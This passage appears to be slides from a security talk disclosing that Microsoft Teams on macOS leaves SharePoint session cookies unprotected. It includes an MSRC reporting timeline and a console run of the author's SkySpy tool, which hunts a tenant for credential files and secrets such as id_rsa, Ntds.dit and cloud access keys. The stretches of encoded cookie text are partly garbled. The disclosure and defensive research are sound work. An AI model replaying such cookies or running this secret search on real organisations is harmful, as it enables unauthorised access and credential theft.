P.z.4.8.U.1.A.+V.j.E.z.L.D.B.o.L.m.Z.8.b.W.V.t.Y.m.V.y.c.2.h.p.c.H.w.x.M.D.A.z.M.j.A.w.M.j.U.5.M.2.V.m.Z.m.Z.h  
.U.u.Y.2.9.t.L.D.A.i.L.m.Z.8.b.W.V.t.Y.m.V.v.c.2.h.p.c.H.x.v.b.G.F.m.d.G.V.z.d.G.l.u.Z.0.B.m.Y.W.x.i.b.2.5.
```



Unprotected Teams cookies

A clean way to process these bplist is to convert them to a better readable and parsable XML format. This can be done natively on a Mac with the following command:


```
plutil -convert xml1 [filename]
```



Unprotected Teams cookies

Since the cookie has a lifetime of several days this will be more than enough time for an attacker to retrieve all files, emails and other information the user has access to, possibly tamper with them and or use them for ransom or internal phishing purposes.

The cookie also works for all SharePoint sites, where the user has access.




No security issue

Security impact - Information Disclosure

15 Mar 2023 – Reported to MSRC

31 Mar 2023 – Closed by MSRC as not a Vulnerability, to be fixed by product team


Today, the issue still has not been patched...



SkySpy

```
olafhartong ~/0xFF-Code/SkySPy 1.22.4 21:33:57 ./SkySpy -TenantName falconforce -Hoard -SpoCookie 7
9tLDAjLmZ8bWvtYmVyc2hpcHxvbGFmQGZhbGNvbmZvcmlmLm5sLDEzMzYyNTY0NTY4MDAwMDAwMmZmZmMjQxMDc0MTAwMDAwMDAsMTMzNjI5
zZjMzE4LTEzZmMtNDI0OS1hM2V1LWQ0YjhhNTMzOGNkMmZwODg2MzFhMS01MGFmLTgwMDAtZWY1Ny03NmQ2MTcwYTk0GEsMDg4NjMxYTEtNTI
U0k2SW10dVlXaHZ0a1p1Tm10eGEyUm1Semg0YkUxVVVFRW1mUT09LDI2NTA0Njc3NDM5OTk5OTk5OTk5MTMzNjI1NjQ1NjgwMDAwMDAwLGRhO
2c1RwMytVTjY2UVZtd0diR1JBcFNiOWZya2tKMnNkREZIRE9HalhWejc0cFRWMGJxZDI4TFFzZ2RNVEI1R0JtSzNuVEpma1hsWT10Mkd6Qk5PL
BNN3BQY0VMSkjiZ2JlbFN4ZktsUlIveVNZODQyRUh0KzMwYnNQeWtJcGx1Uk9uSFpQN0xCSHhaSFh0Um90VnpNVExmb1FRd0hMVVBiK3Z1b3Q1
Hoard mode enabled
Searching for: FileName:web.config, "net use", password, FileName:sysprep.inf, FileName:vnc.ini, FileName:unattended.xml, SecureString, FileName:web-config.php, FileName:winscp.ini, FileName:id_rsa, FileName:*.vbs, FileName:*.p
em, FileName:Ntds.dit, passwd, aws_access_key, azure_access_key, app_secret, FileName:config.*, FileName:*password*.*, client_secret, KEY-----, X-Authentication
.7Y?^
.7P5?^..
.:.: 7Y7!75#B5YY~
^:^7?77~. :.:7@@@@@&?.
!?!~!??Y7. :?YYJ?!~:!.Y#@&&&@BY~.
.J#G5Y5!:. !SY??PB##BGJ^7B@&&&&G?.
.YB#&&&&@&! :5?7775#&&&&&B! 7B@&&&&#&G~
.YB#&&&&&&! .Y7!~::~!Y#&&&&&&! 7B@&&&&&&G.
7B#&&&&&&! .:~::~!Y#&&&&! @&&&&&&G.
!@@@@@? .YY?JYY5Y5P&&J. Y@@@@@5.
~&@&@&@B. !Y5PPBBPJJB! @@@@@@J
:B&&&&@&P: .^^:~:7Y&&##BB##? ^YG&@@@@@B^
!@@@@@&&&#G5?!~?B&&##BPG@@@@@&@&Y#@@@@@&@&@7
:Y@@@@@&@&@&@&@&@#&&&&&&@&#&&&&&&@&#&&&&##&@@@@@&@J
:?B@@@@@&@&@&@&@&@--->SkySPy<--- v0.1 @@@@@@&Y.
^7YG#@@@@@&#####&&&&#####&&&&#####&&&&@@@@@Y
```

```
*****
2024/06/16 21:34:25 Searching for FileName:web.config
2024/06/16 21:34:25 Storing results in: 2024-06-16_21-34-25-FileName:web.config
*****
```



Thank You!

